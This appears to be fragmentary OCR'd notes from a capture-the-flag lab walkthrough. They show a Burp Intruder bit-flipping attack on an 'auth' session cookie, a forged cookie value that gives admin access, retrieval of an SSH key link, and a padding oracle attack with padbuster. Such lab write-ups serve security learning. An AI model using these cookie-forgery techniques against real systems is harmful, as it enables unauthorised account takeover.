
You can define one or more payload sets. The number of payload sets de
type can be customized in different ways.

Payload set: 1 ▾

Payload type: Bit flipper ▾

Payload count: unknown

Request count: unknown



Payload Options [Bit flipper]


This payload type operates on an input and modifies the value of each bit position in turn. It can
application logic.

Operate on: ● Base value of payload position
○ Specific string:

Format of original data: ● Literal value
○ Encoded as ASCII hex

Select bits to flip: ☑ 1 (LSB) ☑ 3 ☑ 5 ☑ 7
☑ 2 ☑ 4 ☑ 6 ☑ 8 (MSB)

i tried again with cdmin




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
50	jDSKBv0%2F9XlvyFhlnbVASbDWbGI...	200	□	□	1499
49	jDSKBv3%2F9XlvyFhlnbVASbDWbGI...	200	□	□	1351
67	jDSKBv2%6F9XlvyFhlnbVASbDWbGI...	200	□	□	1351
68	jDSKBv2%:F9XlvyFhlnbVASbDWbGI	200	□	□	1351

```
                <p>
                  <a href="mysshkeywithnamemitsos">My Key</a>
                </p>
              </center>
              <p>
                <p>
                  <center>
                    <img src="images/banner.png" alt="banner">
                  </center>
                  <p>
                    <p>
                      <center>
                        You are currently logged in as admin!
                      </center>
                      <p>
                        <p>
                          </span>

                        </div>
                      </div>
```


Cookie: auth=jDSKBv0/9XlvyFhlnbVASbDWbGInG1EU



GET request to /index.php

Type	Name	Value
Cookie	auth	jDSKBv0/9XlvyFhlnbVASbDWbGInG1EU

set cookies for 10.10.10.18 using admin cookies



Details

Domain 10.10.10.18


First-Party

Name auth

Value URL B64

jDSKBv0/9XlvyFhlnbVASbDWbGlnG1EU

refresh




Tasos this is my ssh key, just in case, if you ever want to login and check something out.

My Key


You are currently logged in as admin!

way3) oracle padding attack


brutefore the key one byte at the time using the padding variable, we gonna use a tool called padbuster



